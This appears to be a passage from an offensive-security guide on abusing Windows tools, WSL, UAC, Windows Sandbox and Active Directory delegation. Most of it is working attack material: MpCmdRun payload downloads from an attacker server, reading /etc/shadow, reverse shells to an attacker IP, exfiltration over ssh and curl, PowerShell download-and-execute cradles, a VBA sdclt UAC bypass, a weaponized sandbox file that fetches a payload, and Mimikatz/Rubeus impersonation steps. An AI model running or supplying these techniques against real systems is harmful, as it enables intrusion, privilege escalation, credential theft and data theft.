


NOTE : Works with **Defender 4.18.2007.8-0 & 4.18.2008.4-0, 7-0, 9-0** been around for almost 2 months, removed in latest updates

Reference : https://twitter.com/mohammadaskar2/status/1301263551638761477

- More interestingly it works with ADS too


```
MpCmdRun.exe -DownloadFile -url https://attacker.server/pay.exe -path c:\\temp\\nicefile.txt:pay.exe
```



Reference : https://lolbas-project.github.io/lolbas/Binaries/MpCmdRun/

- MS Paint as LoLbin

```
#1  File -> Open -> All Files -> Add Remote address in place of File Name

#2 Via command Line execute the file
```



Reference : https://twitter.com/IndiShell1046/status/1301855486661332994

D.3 Windows Subsystem for Linux (WSL & WSLv2)

```
wsl.exe --exec cat /etc/hosts
```


```
C:\Users\jea>wsl.exe --exec cat /etc/hosts
# This file was automatically generated by WSL. To stop automatic generation of this file, add the following entry to /etc/wsl.conf:
# [network]
# generateHosts = false
127.0.0.1       localhost
127.0.1.1       WDAC-Test.cwf.com       WDAC-Test

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


```
wsl.exe -e sudo cat /etc/shadow
```

```
C:\Users\jea>wsl.exe -e sudo cat /etc/shadow
[sudo] password for cyberwarfare:
root:*:18677:0:99999:7:::
daemon:*:18677:0:99999:7:::
bin:*:18677:0:99999:7:::
sys:*:18677:0:99999:7:::
sync:*:18677:0:99999:7:::
games:*:18677:0:99999:7:::
man:*:18677:0:99999:7:::
lp:*:18677:0:99999:7:::
mail:*:18677:0:99999:7:::
news:*:18677:0:99999:7:::
```

Data Exfiltration using wsl.exe

```
wsl.exe -e bash -c “sudo tar czvf <folder>” | ssh -o StrictHostKeyChecking=no
UserKnownHostsFile=/dev/null root@<ip>“ ”
```






Reference : https://www.osdfcon.org/presentations/2020/Asif-Matadar_Investigating-WSL-Endpoints.pdf

Via bash.exe


```
bash -c "socat tcp-connect:<Attacker_IP>:<Listen_Port> exec:sh,pty,stderr,setsid,sane"
```

```
nc -nlvp <Listen_Port>
```



```
if([System.IO.File]::Exists("C:\Windows\System32\bash.exe")){bash.exe -c "bash -i >& /dev/tcp/<Attacker_IP>/<Reverse_port> 0>&1"}
```

```
nc -nlvp <Listen_Port>
```



Reference : https://github.com/J3rryBl4nks/WSLRevshell/blob/master/WSLRevshell.ps1

Data Exfiltration Via curl.exe

Exfiltration Server

```
socat -u TCP-listen:8080,reuseaddr,fork open:download_excute_cradle.ps1,creat
```

Client Machine

```
curl.exe -F --form=@download_excute_cradle.ps1 http://<exfil_IP>:8080
```

```
C:\Users\jea\Desktop>curl.exe -F --form=@download_excute_cradle.ps1 http://localhost:8080
curl: (52) Empty reply from server

C:\Users\jea\Desktop>dir download_excute_cradle.ps1
 Volume in drive C has no label.
 Volume Serial Number is 949E-AB2D

 Directory of C:\Users\jea\Desktop

04/05/2021  06:30 AM               638 download_excute_cradle.ps1
               1 File(s)            638 bytes
               0 Dir(s)   2,483,953,664 bytes free
```

```
cyberwarfare@WDAC-Test:~$ socat -u TCP-listen:8080,reuseaddr,fork open:download_excute_cradle.ps1,creat
^Ccyberwarfare@WDAC-Test:~$ cat download_excute_cradle.ps1
POST / HTTP/1.1
Host: localhost:8080
User-Agent: curl/7.55.1
Accept: */*
Content-Length: 858
Expect: 100-continue
Content-Type: multipart/form-data; boundary=------------------------5e41464e5d40cd1b

--------------------------5e41464e5d40cd1b
Content-Disposition: form-data; name="--form"; filename="download_excute_cradle.ps1"
Content-Type: application/octet-stream

iex (New-Object Net.WebClient).DownloadString('https://payload.com/payload.ps1')


$ie=New-Object -ComObject InternetExplorer.Application;$ie.visible=$False;$ie.navigate('http://payload.com/evil.ps1')
;sleep 3;
$response=$ie.Document.body.innerHTML;$ie.quit();
iex $response


iex (iwr 'http://payload.com/evil.ps1')



$com=New-Object -ComObject Msxml2.XMLHTTP;
$com.open('GET','http://payload.com/evil.ps1',$false);$com.send();
iex $com.responseText



$rw = [System.NET.WebRequest]::Create("http://payload.com/evil.ps1")
$rwx = $rw.GetResponse()
IEX ([System.IO.StreamReader]($rwx.GetResponseStream())).ReadToEnd()

--------------------------5e41464e5d40cd1b--
cyberwarfare@WDAC-Test:~$ ls download_excute_cradle.ps1
download_excute_cradle.ps1
```

D.4 UAC (You see me)

- File-Less UAC Bypass

```
Sub a()
Dim tpath As String
tpath = "C:\Windows\System32\cmd.exe /c C:\Windows\notepad.exe"
Call UB(tpath)
'MsgBox ("Done!!")
End Sub

Function UB(path As String)
 Set wshUac = CreateObject("WScript.Shell")

 regKeyCommand = "HKCU\Software\Classes\Folder\shell\open\command\"
 regKeyCommand2 = "HKCU\Software\Classes\Folder\shell\open\command\DelegateExecute"

 wshUac.RegWrite regKeyCommand, path, "REG_SZ"
 wshUac.RegWrite regKeyCommand2, "", "REG_SZ"

 Call ShellBrowserWindowExec("C:\Windows\System32\sdclt.exe")

 wshUac.RegDelete "HKCU\Software\Classes\Folder\shell\open\command\"
 wshUac.RegDelete "HKCU\Software\Classes\Folder\shell\open\"
 wshUac.RegDelete "HKCU\Software\Classes\Folder\shell\"
 wshUac.RegDelete "HKCU\Software\Classes\Folder\"
End Function

Sub ShellBrowserWindowExec(targetPath As String)
 Dim targetFile As String
 targetFile = Split(targetPath, " ")(0)
 Set shellBrowserWindow = GetObject("new:c08afd90-f2a1-11d1-8455-00a0c91f3880")
 shellBrowserWindow.Document.Application.ShellExecute targetFile, "", "", "open", 1
 Application.Wait (Now + TimeValue("00:00:05"))
End Sub
```

Reference : http://blog.sevagas.com/?Yet-another-sdclt-UAC-bypass

Gist Link : https://gist.github.com/bharadwajyas/cbd727d27a6e6579945ad9f009d06cb7

D.5 Abusing Windows Sandbox

- Inheriting Write Access permission to Host Machine (**Sand-Box-Escape**)

```
# Mapping C:\ root to Sandbox Environment with write access (RW.wsb)

<Configuration>
  <MappedFolders>
    <MappedFolder>
      <HostFolder>C:\</HostFolder>
      <SandboxFolder>C:\Users\WDAGUtilityAccount\UserFiles</SandboxFolder>
      <ReadOnly>false</ReadOnly>
    </MappedFolder>
  </MappedFolders>
</Configuration>
```

NOTE : File created in the sand-box environment will directly reflect in the **C:** folder of Host Machine

- Execution upon Sand-Box Environment Creation

```
<Configuration>
  <MappedFolders>
    <MappedFolder>
      <HostFolder>C:\</HostFolder>
      <SandboxFolder>C:\Users\WDAGUtilityAccount\UserFiles</SandboxFolder>
      <ReadOnly>false</ReadOnly>
    </MappedFolder>
  </MappedFolders>
  <LogonCommand>
    <Command>C:\Windows\system32\cmd.exe</Command>
  </LogonCommand>
</Configuration>
```

NOTE : File created in the sand-box environment will directly reflect in the **C:** folder of Host Machine

- Weaponize WSB Files with full access to the Host root file system

```
<Configuration>
  <MappedFolders>
    <MappedFolder>
      <HostFolder>C:\</HostFolder>
      <SandboxFolder>C:\Users\WDAGUtilityAccount\UserFiles</SandboxFolder>
      <ReadOnly>false</ReadOnly>
    </MappedFolder>
  </MappedFolders>
  <LogonCommand>
    <Command>bitsadmin /transfer myjob /download /priority high http://payload/file"%APPDATA%\file">nul&</Command>
  </LogonCommand>
</Configuration>
```


NOTE : WSB Files are not marked by Defender, one can easily weaponize to perform malicious operations

Abusing / Evading Security Controls

5.2 Network-Level Security Controls

A) Abusing Resource Based Constrained Delegation (RBCD)

- Pre-requisite to abuse
  - Control over an object that has SPN configured
  - Read, Write permissions over target service to configure **ms-DSAllowedToActOnBehalfOfOtherIdentity (**enumerated as **PrincipalsAllowedToDelegateToAccount)**



Abuse Steps - without adding machine account

```
. .\PowerView.ps1

Invoke-ACLScanner -ResolveGUIDs| ?{$_.identityreference –like ‘cwf\attacker’}
```

```
Import-Module Microsoft.ActiveDirectory.Management.dll

Import-Module ActiveDirectory.psd1

$machine = ‘attacker-pc$’ (#Attacker owned PC)

Set-ADComputer –Identity <Target_Mach> -PrincipalsAllowedToDelegateToAccount $machine
```

Attacker-PC

```
. .\Invoke-Mimikatz.ps1

(#Extract attacker-pc$ account credentials)

Invoke-Mimikatz –Command ‘”sekurlsa::ekeys”’

Rubeus.exe s4u /user:attacker-pc$ /aes128:<> /msdsspn:CIFS/<Target_Mach> /impersonateuser:administrator /ptt
```

Abuse Steps – Adding Computer Account

Add a computer account

```
Import-Module PowerMad.ps1

New-MachineAccount –Domain <> -DomainController <> -MachineAccount malic –Password (ConvertTo-SecureString ‘wow’ –AsPlainText –Force)
```

Check Writable Identity

```
. .\PowerView.ps1

Invoke-ACLScanner -ResolveGUIDs| ?{$_.identityreference –like ‘cwf\attacker’}
```

Configure RBCD

```
Import-Module Microsoft.ActiveDirectory.Management.dll

Import-Module ActiveDirectory.psd1

$machine = ‘malic$’ (#Attacker created machine account)

Set-ADComputer –Identity <Target_Mach> -PrincipalsAllowedToDelegateToAccount $machine
```

